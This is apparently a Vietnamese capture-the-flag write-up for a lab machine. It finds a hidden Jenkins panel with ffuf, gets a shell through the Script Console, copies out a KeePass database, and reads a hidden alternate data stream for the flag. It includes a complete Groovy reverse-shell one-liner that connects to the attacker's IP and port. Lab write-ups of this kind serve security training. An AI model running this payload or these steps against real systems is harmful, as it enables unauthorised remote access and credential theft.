



Mình ffuf bằng wordlists directory-list-2.3-medium.txt trang http://10.10.10.63:50000 ra được thư mục askjeeves


Giao diện trang web:





Trong Manage Jenkins có Script Console, bạn có thể thực thi tập lệnh Groovy để reverse shell:




String host="10.10.14.7";int port=1234;String cmd="cmd";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();









Trong thư mục của kohsuke có tập tin KeePass:




Tập tin KDBX là 1 cơ sở dữ liệu chứa mật khẩu được tạo bởi KeePass Password Safe, 1 trình quản lý mật khẩu của Windows. Nó lưu trữ 1 cơ sở dữ liệu chứa mật khẩu được mã hóa chỉ có thể xem bằng master password được đặt bởi người dùng.


Vận chuyển tập tin kdbx đến máy của kẻ tấn công.









Bài có nhiều mật khẩu lắm chỉ có bảng Backup stuff là quan trọng



Không có flag



Có một luồng dữ liệu khác đối với tập tin hm.txt, có thể khám phá bằng lệnh dir /R



Đọc luồng dữ liệu bằng lệnh sau:

powershell Get-Content -Path "hm.txt" -Stream "root.txt"

